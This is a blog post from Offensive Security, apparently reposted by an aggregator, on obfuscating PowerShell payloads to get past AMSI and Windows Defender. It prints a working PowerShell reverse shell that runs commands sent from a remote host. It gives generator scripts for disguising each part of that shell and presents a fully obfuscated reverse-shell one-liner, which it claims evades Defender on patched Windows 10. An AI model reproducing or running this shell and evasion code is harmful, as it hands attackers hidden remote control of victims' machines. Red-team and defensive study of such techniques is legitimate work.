Layer 0 ObfuscationWhile layered approaches can have varied degrees of success, you will be more e 2021-08-23 22:00:15 Author: www.offensive-security.com(查看原文) 阅读量:185 收藏
Layer 0 Obfuscation
While layered approaches can have varied degrees of success, you will be more effective by learning different ways to represent the code within your payloads before wrapping them in layers such as what was illustrated previously.
Let’s consider the following command that was used in our previous samples: Write-Output "Try Harder". With this code, we could change it up in a variety of ways such as:
- Obfuscating the cmdlet ‘Write-Output’
- Obfuscating the string ‘Try Harder’
- Combining the first two items together
Let’s see this in action:
Obfuscating the cmdlet ‘Write-Output’
This will take a given string and split each character down into it’s ASCII equivalent. When you pass a string with & or the call operator, it will effectively execute that command. Because of this, you can form the cmdlet in any form so long as the resulting object reflects the cmdlet in question.
# Generator
$Cmdlet = 'Write-Output'
$NewValue = '& ([string]::join('''', ( (' + (([int[]][char[]]$Cmdlet | ForEach-Object {$_}) -join ',') + ') |%{ ( [char][int] $_)})))'

# Launcher
& ([string]::join('', ( (87,114,105,116,101,45,79,117,116,112,117,116) |%{ ( [char][int] $_)}))) "Try Harder"
Obfuscating the string ‘Try Harder’
You can do so much with strings. In this example, it will split the given string into it’s given ASCII value, then concatentate them together within an expression grouping operator $(). When this runs, the resulting object is seen as the intended string, therefor outputing our intended when combined with the write-output cmdlet.
# Generator
$String = 'Try Harder'
$NewValue = '$(' + (([int[]][char[]]$String | ForEach-Object { "[char]$($_)" }) -join '+') + ')'

# Launcher
Write-Output $([char]84+[char]114+[char]121+[char]32+[char]72+[char]97+[char]114+[char]100+[char]101+[char]114)
Combining our obfuscated components together
Taking the magic from both of these samples, we can combine them into a single command that effectively hides our original command.
& ([string]::join('', ( (87,114,105,116,101,45,79,117,116,112,117,116) |%{ ( [char][int] $_)}))) $([char]84+[char]114+[char]121+[char]32+[char]72+[char]97+[char]114+[char]100+[char]101+[char]114)
While we have clearly altered the original code, we have achieved the intended output without encapsulating our entire payload. At this point, you need to determine whether or not you obfuscating your code at this level is enough, or if want to wrap your payload within additional layers. Keep in mind that if you go through route, ensure each layer is obscured to a degree.

Breaking Down a Reverse Shell
Let’s move into a more practical example by breaking down the vanilla PowerShell reverse shell. There are lots of components within PowerShell scripts that can be represented differently. While some components are obvious and straight forward, others exist that you may or may not have thought about changing.
Let’s familiarize ourselves with the raw payload. To keep it readable, I have converted the one-liner to a multi-line derivative. This payload will establish a connection from the machine it was launched on to a listening socket on a remote computer. While the connection is established, the machine it was intiated on will execute commands sent from the remote machine and will send the response back through the connection. With the design of the sendback variables, it will look just like the typical PowerShell command line.
$client = New-Object System.Net.Sockets.TCPClient("10.10.10.10",80)
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
  $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i)
  $sendback = (iex $data 2>&1 | Out-String )
  $sendback2 = $sendback + "PS " + (pwd).Path + "> "
  $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
  $stream.Write($sendbyte,0,$sendbyte.Length)
  $stream.Flush()
}
$client.Close()
Payload Components
Nearly all the components of a payload can be represented differently. Anything from string manipulation or pipeline chaining is fair game. Let’s take a look at the components we will be targeting from the reverse shell payload.
- Aliases (iex)
- Cmdlets (New-Object)
- Integers (4444)
- Methods ($client.GetStream())
- Namespace Classes (System.Net.Sockets.TCPClient)
- Pipes (|)
- Pipeline Variables ($_)
- Socket IP (New-Object System.Net.Sockets.TCPClient(“10.10.10.10”,80))
- Strings (“value” | ‘value’)
- Variables ($client)
Generators
This is where the real fun begins and where you can let your creativity shine. What we’ll do here is for each componented listed above, I will provide a sample generator that will provide a new value to take it’s place. Handling each component separetely will enable us to drastically expand upon this approach, which I’ll get into later.
Aliases
Aliases are simply just shortcuts to an intended cmdlet. For example, the alias iex translate to invoke-expression. This is trivial to identify. Aliases are just as simple to identify as cmdlets so using them to try to slip through the cracks isn’t very feasable. Because of this, I resolve them into their intended cmdlet to be handled differently.
PS /home/tristram/Obfuscation> Get-Alias iex,pwd

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Alias           iex -> Invoke-Expression
Alias           pwd -> Get-Location
Cmdlets
Within the context of PowerShell, cmdlets are essentially just commands. Due to the continued support of the call operator &, we have plenty of wiggle room to come up with new ways to represent a cmdlet so long as the passed value evaluates to a valid cmdlet.
# Generator
$cmdlet = 'invoke-expression'

# All valid characters in a cmdlet name
$valid = ('-0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'.ToCharArray() | Sort-Object { Get-Random }) -join ''
$replaceWith = $valid.ToCharArray()
$extractedCharArray = @()
$cmdletCharArray = $cmdlet.ToCharArray()

# Loop through each character within each command
ForEach ($char in $cmdletCharArray) {
    If ($char -in $replaceWith) {
        $extractedCharArray += $([array]::IndexOf($replaceWith, $char))
    }
}

$NewValue = "& ((""$valid"")[$($extractedCharArray -join ',')] -join '')"

# New Value
& (("3oFAIQdPcNvzU72CELRwGlMTDxfe1iVtp8OuWq-jsYyJHSakm69nb5XBZg4K0hr")[29,51,10,1,47,27,38,27,25,32,62,27,40,40,29,1,51] -join '')
Integers
These are simply just numeric values. One of the ways we change these static values is to incorporate them into arthmetic operators that evalute to the intended value. For example, using PowerShell, we can represent the integer 1 as $(1000-100-500-300-90+20-29). You need to be careful when dealing with integers with powershell. For example, '80' and 80 are different object types and you could break your payload.
# Generator
$integer = 80
$newValue = $integer

(1..(1..10 | Get-Random) | ForEach-Object {
    # Plus or Minus
    switch ((1..2 | Get-Random)) {
        1 { $operator = '+' }
        2 { $operator = '-' }
    }

    # Left or Right
    switch ((1..2 | Get-Random)) {
        1 { $newValue = "0$operator$newValue" }
        2 { $newValue = "$newValue$operator0" }
    }
} )


# Ensure we do not create negative values
if ($newValue -like "*0-$integer*" ) {
switch ((1..2 | Get-Random)) {
    1 { $newValue = '$' + "($newValue+$integer+$integer)" }
    2 { $newValue = '$' + "($integer+$integer+$newValue)" }
}
}
else {
$newValue = '$' + "($newValue)"
}

# New Value
$(0-80+80+80)
Methods
Methods are simply actions that we can perform against a preceding object. For example, we can use Get-Process Notepad to obtain a process object. One of the methods we can execute on this object is kill to effectively shutdown this process, ie (Get-Process Notepad).Kill().
# Generator
$Method = '$client.close()'
$CharArrayString = ($Method.ToCharArray() | ForEach-Object { [int][char]$_ }) -join ","
$NewValue = ' ([string]::join('''', ( () |%{ ( [char][int] $_)})) | % {$_})' -replace '', $CharArrayString -replace '', '& (("H7zdxIAG6PlRgvqZspJ2Fi1cMnOjKEV-kwWQaSfoh9tuYU3me0r4NXTBLy85DCb")[21,25,13,39,32,48,31,48,4,17,50,48,16,16,21,39,25] -join '')'

# New Value
& (("H7zdxIAG6PlRgvqZspJ2Fi1cMnOjKEV-kwWQaSfoh9tuYU3me0r4NXTBLy85DCb")[21,25,13,39,32,48,31,48,4,17,50,48,16,16,21,39,25] -join ') ([string]::join('', ( (36,99,108,105,101,110,116,46,99,108,111,115,101,40,41) |%{ ( [char][int] $_)})) | % {$_})
Namespace Classes
The New-Object cmdlet allows us to creates instances of various types of objects. Within the reverse shell we have already taken care of the cmdlet itself, which leaves the class declaration. This is effectively just a matter of being fancy with string manipulation. If you look at our previous use case with Write-Output "Try Harder", this is the same concept.
https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/new-object?view=powershell-7.1 https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_classes?view=powershell-7.1
# Generator
$NamespaceClass = 'System.Net.Sockets.TCPClient'
$Chars = ([int[]][char[]]$NamespaceClass | ForEach-Object {
    $OrigChar = $_
    $Random = 1..122 | Get-Random
    $Iteration = (1..3 | get-random)
    if ($Iteration -eq 1) {
        "[char]($Random+$OrigChar-$Random)"
    }
    elseif (($Iteration -eq 2)) {
        "[char]($Random*$OrigChar/$Random)"
    }
    elseif (($Iteration -eq 3)) {
        "[char](0+$OrigChar-0)"
    }
}) -join '+'
$NewValue = '$()' -replace '', $Chars

# New Value
$([char](63*83/63)+[char](0+121-0)+[char](104*115/104)+[char](108*116/108)+[char](50*101/50)+[char](0+109-0)+[char](71*46/71)+[char](28+78-28)+[char](84+101-84)+[char](118+116-118)+[char](89+46-89)+[char](51+83-51)+[char](65*111/65)+[char](111*99/111)+[char](0+107-0)+[char](104*101/104)+[char](16+116-16)+[char](61*115/61)+[char](47+46-47)+[char](32+84-32)+[char](33+67-33)+[char](37+80-37)+[char](10*67/10)+[char](76*108/76)+[char](3*105/3)+[char](91+101-91)+[char](71+110-71)+[char](69+116-69))
Pipes
Pipes, or pipeline operators, takes the results from one command and passes it to another object. This allows you to seemlessly integerate logic between different powershell commands. For example, Get-Service will provide you every service on the device, but if you pipe it you Where-Object, you can apply logic to only get a specific service object back, ie Get-Service | Where-Object { $_.Name -eq 'bits' }, otherwise it will output every service.
# Generator
Switch (Get-Random -Minimum 1 -Maximum 6) {
  1 { $NewValue = '|%{$_}|' }
  2 { $NewValue = '|%{;$_}|' }
  3 { $NewValue = '|%{$_;}|' }
  4 { $NewValue = '|%{;$_;}|' }
  5 { $NewValue = '|<##>%{$_}<##>|'
}

# New Value
|%{;$_}|
Pipeline Variables
Pipeline variables are the values the store the current object within a pipeline operation. Using our previous example with pipes, the pipeline variable $_ is used to determine whether or not the current object’s name is bits. Keep in mind that obfuscation isn’t just about masking content, but making it harder to understand by surrounding it with obligatory values.
# Generator
Switch ((Get-Random -Minimum 1 -Maximum 6)) {
    1 { $NewValue = '<##>$_' }
    2 { $NewValue = '$_<##>' }
    3 { $NewValue = '<##>$_<##>' }
    4 { $NewValue = '<##>$($_)' }
    5 {
        $Random1 = ('<#' + (('0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'.ToCharArray() | Get-Random -Count (1..25 | Get-Random) | ForEach-Object { $_ }) -join '') + '#>')
        $NewValue = '<#1#>$_' -replace '<#1#>', $Random1
    }
}

# New Value
<##>$($_)
Socket Listener IP
Typically with your socket client declarations, IE $client = New-Object System.Net.Sockets.TCPClient("10.10.10.10",80), the IP is a string and the port is an integer, which would fall under different component types. However, I like to handle them differently. It’s not a necessity though, just an extra step.
# Generator
$ipAddress = "10.10.10.10"

$randomSet = 1..4 | ForEach-Object { (((48..57) + (65..90) + (97..122) | Get-Random -Count (5..25 | Get-Random) | ForEach-Object { [char]$_ }) -join '') }
$validSet = $ipAddress.split('.')
$stage1 = '"' + ($randomSet -join '.') + '"'

0..3 | ForEach-Object {
    $ro = $($randomSet[$_])
    $vo = $($validSet[$_])
    $stage2 += ".replace('$ro',$vo)"
}

$newValue = "$stage1.replace$(($Stage2 -split '.replace' | ? {$_} | sort-object {get-random}) -join '.replace')"

# New Value
"JNtT3Y9z6LRjVGoU7MgD4OrQ.Txr1l6Mghd8ntYEV3oAkHwR.pIc2CSBi7ga6Z.ALwSbKxoVU".replace('I8rWN0',10).replace('ytsOhBMvTD2SQ5FnXmbzY7',10).replace('pIc2CSBi7ga6Z',10).replace('ALwSbKxoVU',10).replace('KGDi56aYENHfe3xLAbP',10).replace('jROhMQpqkYxUSl',10).replace('JNtT3Y9z6LRjVGoU7MgD4OrQ',10).replace('Txr1l6Mghd8ntYEV3oAkHwR',10).replace('ytsOhBMvTD2SQ5FnXmbzY7',10).replace('I8rWN0',10).replace('jROhMQpqkYxUSl',10).replace('KGDi56aYENHfe3xLAbP',10)
Strings
Strings can be fun to work with because you can do virtually anything you want. This method will convert a string into individual characters and concatentate them together with the + operation. After that’s finished, it’ll wrap the value within a random amount of ground operations.
# Generator
$string = 'PS '

$newValue = ((($string -replace '''') -split '') -join "'+'")
$newValue = $newValue.Substring(2, $newValue.Length - 4)

$count = 1..3 | Get-Random
$iterations = 1
while ($iterations -le $count) {
    # Subexpression operator
    if ((1..2 | Get-Random) -eq 1) {
        $newValue = '$(' + $newValue + ')'
    }
    # Grouping Expression operator
    else {
        $newValue = '(' + $newValue + ')'
    }
    $iterations++
}

# New Value
($(('P'+'S'+' ')))
Variables
Variables are tricky as you are relatively limited on what you can do. What I typically like to is to take each variable and generate a random name to replace it. This will select up to 25 numbers at random from the given alpha-numerical set and concatenating them together and append the resulting value to the $ symbol to form a proper variable name.
# Generator
$NewValue = '$' + (('0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'.ToCharArray() | Get-Random -Count (1..25 | Get-Random) | ForEach-Object { $_ }) -join '')

# New Value
$e3PV2fUKDR
Final Payload
Putting all these different techniques together, we have transformed our payload into a newly obfuscated payload.
$RIh2YMeUrLleflu = & (("bkJFpDG8iOerRVvo9xzsfjABHPgI5WYq4-$(0+6)h3ynN1aTEKXudm27LQlwtMCc0SUZ")[$(0-0+0-39+39+39),$(0-0+0+10),$(54),$(0-0+33),$(0+0+0-0+0-9+9+9),$(0+0+0),21,$(0-0+0+10),$($(58)),(55)] -join '') $([char]($(0+6)*$(83)/$(0+6))+[char]($(46+46+0-0-46)+$(121+121+0+0-121)-$(46+46+0-0-46))+[char]($(0-0+0-0-102+102+102)*$(0-0+0+115)/$(0-0+0-0-102+102+102))+[char]($(0+0+0)+$(116)-$(0+0+0))+[char]($(0+0-0-0+3)+(((101)))-$(0+0-0-0+3))+[char]($(((28)))*(109)/$(((28))))+[char]($(1)*$(46+46+0-0-46)/$(1))+[char]($(0+0+0)+$(0-0+0-0-0+78)-$(0+0+0))+[char]($(0+0+0+19)+(((101)))-$(0+0+0+19))+[char](118+$(116)-118)+[char]($(0-0+0-39+39+39)*$(46+46+0-0-46)/$(0-0+0-39+39+39))+[char]($(0+0+0)+$(83)-$(0+0+0))+[char]($(15+15+0+0+0+0-15)*$((111))/$(15+15+0+0+0+0-15))+[char]($(11)*$(0+0+0+99)/$(11))+[char]($(0+0+0)+$(0+0-107+107+107)-$(0+0+0))+[char](24+(((101)))-24)+[char]($((75))*$(116)/$((75)))+[char]($(60)*$(0-0+0+115)/$(60))+[char]($(0+0+0)+$(46+46+0-0-46)-$(0+0+0))+[char]($(0+0+0)+84-$(0+0+0))+[char]($(0+0+0)+$($($(67)))-$(0+0+0))+[char]($($(100))+80-$($(100)))+[char]($(0-0-0-5+5+5)+$($($(67)))-$(0-0-0-5+5+5))+[char]($(0+0+0+19)*$(108)/$(0+0+0+19))+[char]($(94+94+0-0+0-94)+(($(105)))-$(94+94+0-0+0-94))+[char]($(0+0+0+0+113)+(((101)))-$(0+0+0+0+113))+[char]($(108)+110-$(108))+[char]($(0+0+0)+$(116)-$(0+0+0)))("Eztpe9HAJhx0CsSoVdQai.inkFe35GxjHEZugbD17Ur.fLgCcGp4z.H2RDbaXwLSUzI46Oo8xA".replace('fLgCcGp4z',0).replace('Eztpe9HAJhx0CsSoVdQai',127).replace('inkFe35GxjHEZugbD17Ur',0).replace('H2RDbaXwLSUzI46Oo8xA',1),4444);$VQzo0MZvYst = (& (("Kq6lEhs17kBIGeSjvXwAr4cYnfT5WLPRxOyZQd8U-b9omziMCgu3J0FpVaHDN2t")[$(46+46+0-0-46),24,$(0-0+0+16),$(43),$(0+0+0-0+0-9+9+9),(13),(($(40))),(13),$(32+32+0+0-32),(55),$(20),(13),$(0+6),$(0+6),$(46+46+0-0-46),$(43),24] -join '') ([string]::join('', ( (36,$(82),73,$(104),(((50))),$(0+0+89),$(77),(((101))),(($(85))),$(0+0-0+114),$(0-0+76),$(108),(((101))),$(0-0+0-0-102+102+102),$(108),$(117+117+0+0-0+0-117),$(46+46+0-0-46),$(71),(((101))),$(116),$(83),$(116),$(0+0-0+114),(((101))),$((97)),(109),(($(40))),41) |%{ ( [char][int] $_)})) | % {$_}));[byte[]]$aKydB9RXv2thuU = $(0+0+0)..$($($(65535)))|<##>%{<#$(0+0-0-0+3)GT4BWEX1Kon2#>$_}|& (("NAMCqn9H23mOzfrZeP461KyWULshapxR-jIJviEo0kQtFDlGwuST7dBcVbYg8X5")[(44),$(0-0+0-39+39+39),$(14),(((38))),$(((28))),(55),$(27+27+0+0+0-27),$(32+32+0+0-32),$(11),($((57))),$(0-0+33),$(0-0+0+16),(55),$(43)] -join ''){$(0+0+0)};while(($cvB4PPcLVI = $VQzo0MZvYst.Read($aKydB9RXv2thuU, $(0+0+0), $aKydB9RXv2thuU.Length)) -ne $(0+0+0)){;$WcDamZqInJS7HDr3 = (& (("bkJFpDG8iOerRVvo9xzsfjABHPgI5WYq4-$(0+6)h3ynN1aTEKXudm27LQlwtMCc0SUZ")[$(0-0+0-39+39+39),$(0-0+0+10),$(54),$(0-0+33),$(0+0+0-0+0-9+9+9),$(0+0+0),21,$(0-0+0+10),$($(58)),(55)] -join '') -TypeName $([char]($(116)+$(83)-$(116))+[char]($(0+0+0)+$(121+121+0+0-121)-$(0+0+0))+[char]((($(85)))*$(0-0+0+115)/(($(85))))+[char]($(0+0+52)+$(116)-$(0+0+52))+[char]($(43)+(((101)))-$(43))+[char]($(14)+(109)-$(14))+[char](24+$(46+46+0-0-46)-24)+[char]($(0+0+0)+84-$(0+0+0))+[char]($(0+0+0)+(((101)))-$(0+0+0))+[char]($(0+0+0)+$(0-120+120+120)-$(0+0+0))+[char](24+$(116)-24)+[char](($((57)))+$(46+46+0-0-46)-($((57))))+[char]($(0+0+0)+((65))-$(0+0+0))+[char]($(121+121+0+0-121)+$(83)-$(121+121+0+0-121))+[char]($(0+0+0)+$($($(67)))-$(0+0+0))+[char]($(0+0-0+47)*73/$(0+0-0+47))+[char]($((75))+73-$((75)))+[char]($(0+0-0-0+3)*69/$(0+0-0-0+3))+[char]($(0+0-0-0+3)*110/$(0+0-0-0+3))+[char]($(0+0+0)+$(0+0+0+99)-$(0+0+0))+[char]($(94+94+0-0+0-94)*$((111))/$(94+94+0-0+0-94))+[char]((109)*$($(100))/(109))+[char]($(0+0+0)+(($(105)))-$(0+0+0))+[char](((61))+110-((61)))+[char]($(23+23+0+0+0-0-23)+$(0+0-0+0-103+103+103)-$(23+23+0+0+0-0-23)))).GetString($aKydB9RXv2thuU,$(0+0+0), $cvB4PPcLVI);$FP8DpgPcK0IovuDHPZ4p = (& (("jc79lahBD50zmLSoGOAWJ6bEVTCZn-gfHRqQIs83k1KMyvYi2UPxdwFrptueX4N")[36,$(((28))),$(($(45))),$(15+15+0+0+0+0-15),(($(40))),$(0+0-0-0+59),$(29),$(23+23+0+0+0-0-23),($(51)),($($(56))),(55),$(0+0-0-0+59),$((37)),$((37)),$(0+0-0+47),$(15+15+0+0+0+0-15),$(((28)))] -join '') $WcDamZqInJS7HDr3 2>&1 |<##>%{<#c8jKdSaJDXH#>$_}| & (("r2-$(0-0-0-5+5+5)kGjMq4wbPSpReXc3861oBCfYULI0nEhaTvylDxHWuzVJsA79igmtNKdFOQZ")[$(60),(44),(55),$(0-0+2),(13),(55),$(0+0+0),$(0+0+52),$(32+32+0+0-32),$(53+53+0-53)] -join '') );$FP8DpgPcK0IovuDHPZ4p2 = $FP8DpgPcK0IovuDHPZ4p + 'P'+'S'+' ' + (& (("Xm965ksBJzH0P4Tx3fq-uV2YDWvw1pGA8OQdEoUiZyIKRbL7tMjNnerlacgCFhS")[$($(30)),$(53+53+0-53),$(0+48),$(0+0+0+19),$(46+46+0-0-46),$((37)),($((57))),($($(56))),$(0+48),$(0-0+0-39+39+39),$((37)),$(0+0+52)] -join '')).Path + $('>'+' ');$6j = ([text.encoding]::ASCII).GetBytes($FP8DpgPcK0IovuDHPZ4p2);$VQzo0MZvYst.Write($6j,$(0+0+0),$6j.Length);& (("kOlASeNV-$(0+0+0-0+0-9+9+9)oIy0izxUGYCWLq1Bm7EuH3dK6rjPc8shnJMtwQR45XTpbfDFaZ2gv")[$(14),$(0+0-0-0+0-42+42+42),$(0+0+0+62),$(0-0+0+10),$(0+0+0),$(0-0-0-5+5+5),(8),$(0-0-0-5+5+5),$(0-0+0+16),$(53+53+0-53),35,$(0-0-0-5+5+5),(($(40))),(($(40))),$(14),$(0-0+0+10),$(0+0-0-0+0-42+42+42)] -join '') ([string]::join('', ( (36,$(86),$(81+81+0+0-81),$(122),$((111)),$(0+48),$(77),$(((90))),118,$(0+0+89),$(0-0+0+115),$(116),$(46+46+0-0-46),$($(70)),$(108),$(117+117+0+0-0+0-117),$(0-0+0+115),$(104),(($(40))),41) |%{ ( [char][int] $_)})) | % {$_})};& (("$(0-0-0-5+5+5)h7KWXyczN0sentgPElZ-QviSjuR9L1mdf3pDVTUo8Gqk4CYrHxBA2baIw6MFOJ")[$(23+23+0+0+0-0-23),(13),$($($(22))),(($(40))),(44),12,$(20),12,(((50))),35,$(0+48),12,$(11),$(11),$(23+23+0+0+0-0-23),(($(40))),(13)] -join '') ([string]::join('', ( (36,$(82),73,$(104),(((50))),$(0+0+89),$(77),(((101))),(($(85))),$(0+0-0+114),$(0-0+76),$(108),(((101))),$(0-0+0-0-102+102+102),$(108),$(117+117+0+0-0+0-117),$(46+46+0-0-46),$($($(67))),$(108),$((111)),$(0-0+0+115),(((101))),(($(40))),41) |%{ ( [char][int] $_)})) | % {$_})
If you were to copy this payload over to an IDE such as Visual Studio Code, you may see some odd errors. One of the lessons learned from this approach is that if your IDE can’t even determine whether or not certain characters exist (until it’s executed) then the chances of AMSI being effective is less than likely. If you’d like to test this payload yourself, it’s set to connect to 127.0.0.1 on port 4444.
Stepping Into the Gauntlet

To demonstrate the effectiveness of this approach, let’s put it to the test against a fully patched Windows 10 Enterprise machine with all the default Defender options enabled. We’ll start off by using the vanilla reverse shell. The plain text version of the shell is blocked as expected, however, our obfuscated payload is free to run at will.
Windows 10 Version + Defender Status

AMSI Blocked

AMSI Bypassed

Invoke-PSObfuscation.ps1
Within this blog post I shared a lot of code snippets. While it may be fun for some (yes, I said fun!), to execute them individually to build out your payload for each component instance, it’s not really time effective. To help automate the layer 0 strategies I discussed here I have written Invoke-PSObfuscation.ps1 to share with the Offensive Security Community.
With each component I have shown you a single generator and they may not survice the test of time as AV vendors improve their detection methods. To aid in the integrity of this approach, each supported component has its own dedicated generator that contains a variety of possible static or dynamically generated values that are randomly selected during each invocation. This adds a degree of randomness each time you run this tool against a given payload so each iteration will be different.
If an algorithm related to a specific component starts to get flagged, the current design allows us to easily modify the logic for that generator without compromising the entire script. If would like to see how far down the rabbit hole goes, you can look at this tool in more detail here https://github.com/gh0x0st/Invoke-PSObfuscation
Wrapping Up
As quickly as new obfuscation techniques appear so do the controls that impact their effectiveness. This alone should teach every one of us to keep one foot in the door of being comfortable and the other on the side of trying to find new ways to accomplish the same goal.
Resources
- (Microsoft, 2019): https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal
- (Microsoft, 2019): https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps
- (Microsoft, 2019): https://docs.microsoft.com/en-us/windows/win32/amsi/dev-audience
- (Microsoft, 2021): https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-7.1
- (Microsoft, 2020): https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_character_encoding?view=powershell-7.1
- (Microsoft, 2021): https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/select-string?view=powershell-7.1
- (Microsoft, 2020): https://docs.microsoft.com/en-us/powershell/scripting/developer/cmdlet/cmdlet-overview?view=powershell-7.1
Tristram (gh0x0st) develops strategies and implements controls to defend healthcare from malicious entities as well as validate security controls through penetration testing. You can find Tristram on GitHub as well as the OffSec Discord as one of our moderators.
如有侵权请联系:admin#unsafe.sh